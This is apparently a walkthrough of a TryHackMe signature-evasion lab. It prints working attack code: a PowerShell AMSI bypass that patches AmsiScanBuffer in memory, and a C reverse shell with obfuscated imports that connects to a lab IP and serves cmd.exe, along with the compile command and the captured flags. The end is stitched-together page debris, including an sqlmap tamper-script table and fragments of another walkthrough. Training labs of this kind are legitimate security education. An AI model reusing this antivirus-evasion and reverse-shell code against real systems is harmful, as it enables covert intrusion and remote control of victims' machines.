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Signature Evasion : tryhackme



0xUN7H1NK4BLE · [Follow](#)

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Using the knowledge gained throughout this task, split the binary found in `C:\Users\Student\Desktop\Binaries\shell.exe` using a native utility discussed in this task. Recursively determine if the split binary is detected until you have obtained the nearest kilobyte of the first signature.

—

To the nearest kibibyte, what is the first detected byte?

51000

Using the knowledge gained throughout this task, identify bad bytes found in `C:\Users\Student\Desktop\Binaries\shell.exe` using ThreatCheck and the Defender engine. ThreatCheck may take up to 15 minutes to find the offset, in this case you can leave it running in the background, continue with the next task, and come back when it finishes.

—

At what offset was the end of bad bytes for the file?

0xc544

```

C:\Users\Student\Desktop\Tools>ThreatCheck.exe -f C:\Users\Student\Desktop\Binaries\shell.exe -e Defender
[*] C:\Temp doesn't exist. Creating it...
[+] Target file size: 73802 bytes
[+] Analyzing...
[*] Testing 36901 bytes
[*] No threat found, increasing size
[*] Testing 55351 bytes
[*] Threat found, splitting
[*] Testing 46126 bytes
[*] No threat found, increasing size
[*] Testing 59964 bytes
[*] Threat found, splitting
[*] Testing 53045 bytes

```

What flag is found after uploading a properly obfuscated snippet?

\$MethodDefinition = “

[DllImport(“kernel32”)]

public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

[DllImport(“kernel32”)]

public static extern IntPtr GetModuleHandle(string lpModuleName);

[DllImport(“kernel32”)]

public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint
flNewProtect, out uint lpflOldProtect);

“;

\$Kernel32 = Add-Type -MemberDefinition \$MethodDefinition -Name ‘Kernel32’ -
Namespace ‘Win32’ -PassThru;

\$A = “Amsi”+’Scan’+’Buffer”

\$handle = [Win32.Kernel32]::GetModuleHandle(“amsi.dll”);

[IntPtr]\$BufferAddress = [Win32.Kernel32]::GetProcAddress(\$handle, \$A);

[UInt32]\$Size = 0x5;

[UInt32]\$ProtectFlag = 0x40;

[UInt32]\$OldProtectFlag = 0;

[Win32.Kernel32]::VirtualProtect(\$BufferAddress, \$Size, \$ProtectFlag,
[Ref]\$OldProtectFlag);

\$buf= New-Object byte[] 6

\$buf[0]=[UInt32]0xB8

\$buf[1]=[UInt32]0x57

\$buf[2]=[UInt32]0x00

\$buf[3]=[UInt32]0x07

\$buf[4]=[UInt32]0x80

```
$buf[5]=[UInt32]0xc3
```

```
[system.runtime.interopservices.marshal]::copy($buf, 0, $BufferAddress, 6);
```

The file challenge-1.ps1 has been uploaded. True [+] AMSI_RESULT_NOT_DETECTED False LastWriteTime : 12/15/2022 2:47:52 AM Length : 0 Name : pass-1.txt



THM{70_D373C7_0r_70_N07_D373C7}

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
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Rounded to three decimal places, what is the Shannon entropy of the file?

```
C:\Users\Student\Desktop\Binaries>scp shell.exe name@10.14.37.155:~/
```



5.354

What flag is found after uploading a properly obfuscated snippet?

```
#include <windows.h>
#include <stdio.h>
#include <lm.h>
typedef BOOL (WINAPI* myNotGetComputerNameA)(
LPSTR lpBuffer,
LPDWORD nSize
);
int main() {
HMODULE hkernel32 = LoadLibraryA("kernel32.dll");
myNotGetComputerNameA notGetComputerNameA = (myNotGetComputerNameA)
GetProcAddress(hkernel32, "GetComputerNameA");
}
```



THM{N0_1MP0r75_F0r_Y0U}

What is the flag found on the Administrator desktop?

```
#include <winsock2.h>
#include <windows.h>
#include <ws2tcpip.h>
#include <stdio.h>

#define DEFAULT_BUFLen 1024

typedef int(WSAAPI* WSASTARTUP)(WORD wVersionRequested,LPWSADATA
lpWSAData);

typedef SOCKET(WSAAPI* WSASOCKETA)(int af,int type,int
protocol,LPWSAPROTOCOL_INFOA lpProtocolInfo,GROUP g,DWORD dwFlags);
```

```
typedef unsigned(WSAAPI* INET_ADDR)(const char *cp);

typedef u_short(WSAAPI* HTONS)(u_short hostshort);

typedef int(WSAAPI* WSACONNECT)(SOCKET s,const struct sockaddr *name,int
namelen,LPWSABUF lpCallerData,LPWSABUF lpCalleeData,LPQOS lpSQOS,LPQOS
lpGQOS);

typedef int(WSAAPI* CLOSESOCKET)(SOCKET s);

typedef int(WSAAPI* WSACLEANUP)(void);

void runn(char* serv, int Port) {

HMODULE hws2_32 = LoadLibraryW(L"ws2_32");

WSAStartup myWSAStartup = (WSAStartup) GetProcAddress(hws2_32,
"WSAStartup");

WSASOCKETA myWSASocketA = (WSASOCKETA) GetProcAddress(hws2_32,
"WSASocketA");

INET_ADDR myinet_addr = (INET_ADDR) GetProcAddress(hws2_32, "inet_addr");

HTONS myhtons = (HTONS) GetProcAddress(hws2_32, "htons");

WSACONNECT myWSAConnect = (WSACONNECT) GetProcAddress(hws2_32,
"WSAConnect");

CLOSESOCKET myclosesocket = (CLOSESOCKET) GetProcAddress(hws2_32,
"closesocket");

WSACLEANUP myWSACleanup = (WSACLEANUP) GetProcAddress(hws2_32,
"WSACleanup");

SOCKET S0;

struct sockaddr_in addr;

WSADATA version;

myWSAStartup(MAKEWORD(2,2), &version);
```

```
S0 = myWSASocketA(AF_INET, SOCK_STREAM, IPPROTO_TCP, 0, 0, 0);

addr.sin_family = AF_INET;

addr.sin_addr.s_addr = myinet_addr(serv);

addr.sin_port = myhtons(Port);

if (myWSAConnect(S0, (SOCKADDR*)&addr, sizeof(addr), 0, 0, 0,
0)==SOCKET_ERROR) {

myclosesocket(S0);

myWSACleanup();

} else {

char p1[] = "cm";

char p2[]="d.exe";

char* p = strcat(p1,p2);

STARTUPINFO sinfo;

PROCESS_INFORMATION pinfo;

memset(&sinfo, 0, sizeof(sinfo));

sinfo.cb = sizeof(sinfo);

sinfo.dwFlags = (STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW);

sinfo.hStdInput = sinfo.hStdOutput = sinfo.hStdError = (HANDLE) S0;

CreateProcess(NULL, p, NULL, NULL, TRUE, 0, NULL, NULL, &sinfo, &pinfo);

WaitForSingleObject(pinfo.hProcess, INFINITE);

CloseHandle(pinfo.hProcess);

CloseHandle(pinfo.hThread);
```

```
}  
  
}  
  
int main(int argc, char **argv) {  
  
if (argc == 3) {  
  
int port = atoi(argv[2]);  
  
runn(argv[1], port);  
  
}  
  
else {  
  
char host[] = "10.14.37.155";  
  
int port = 4545;  
  
runn(host, port);  
  
}  
  
return 0;  
  
}
```

```
└─$ x86_64-w64-mingw32-gcc challenge.c -o challenge.exe -l  
wsack32 -lws2_32
```

```
C:\Users\Administrator\Desktop>type flag.txt  
type flag.txt  
THM{08FU5C4710N_15 MY_10V3_14N6U463}  
C:\Users\Administrator\Desktop>
```

THM{08FU5C4710N_15 MY_10V3_14N6U463}

Signature

Evasion

Tryhackme

Walkthrough

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Written by 0xUN7H1NK4BLE

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Paulius Petronis

Nov 4, 2024



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Test John Smith

Jul 3, 2024



shannon entropy answer is dead wrong



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


ed.fail!
trator\Desktop/pass-1.txt): No such file or directory in C:\xampp\htdocs\upload-1.php on line 42

10.10.103.20

THM[koNC473n473_4LL_7H3_7H1n95]

OK



0xUN7H1NK4BLE

Obfuscation Principles : Tryhackme Walkthrough

How many core layers make up the Layered Obfuscation Taxonomy?

Dec 14, 2022



53



<code>appendnullbyte.py</code>	Appends the encoded NULL byte character at the end of the payload.
<code>base64encode.py</code>	Base64 all characters in a given payload.
<code>between.py</code>	Replaces greater than operator (>) with NOT BETWEEN 0 AND #.
<code>bluecoat.py</code>	Replaces the space character after an SQL statement with a valid random blank character. Afterward, it replaces the character = with a LIKE operator.
<code>chardoubleencode.py</code>	Double URL—encodes all characters in a given payload (not processing those that are already encoded).
<code>commalesslimit.py</code>	Replaces instances like LIMIT M, N with LIMIT N OFFSET M.
<code>commalessmid.py</code>	Replaces instances like MID(A, B, C) with MID(A FROM B FOR C).
<code>concat2concatws.py</code>	Replaces instances like CONCAT(A, B) with CONCAT_WS(MID(CHAR(0), 0, 0), A, B).
<code>charencode.py</code>	URL—encodes all characters in a given payload (not processing those already



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414



2



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	▼	User Name	▼	Name	▼	Surname	▼	Email
3		student1		Student1				studi
4		student2		Student2				studi
5		student3		Student3				studi
9		anatacker		Ana Tacker				
10		THM{Got.the.User}		X				
11		qweqwe		qweqwe				

<< < 1 > >>

 embosssdotar

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 Trnty

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
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


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



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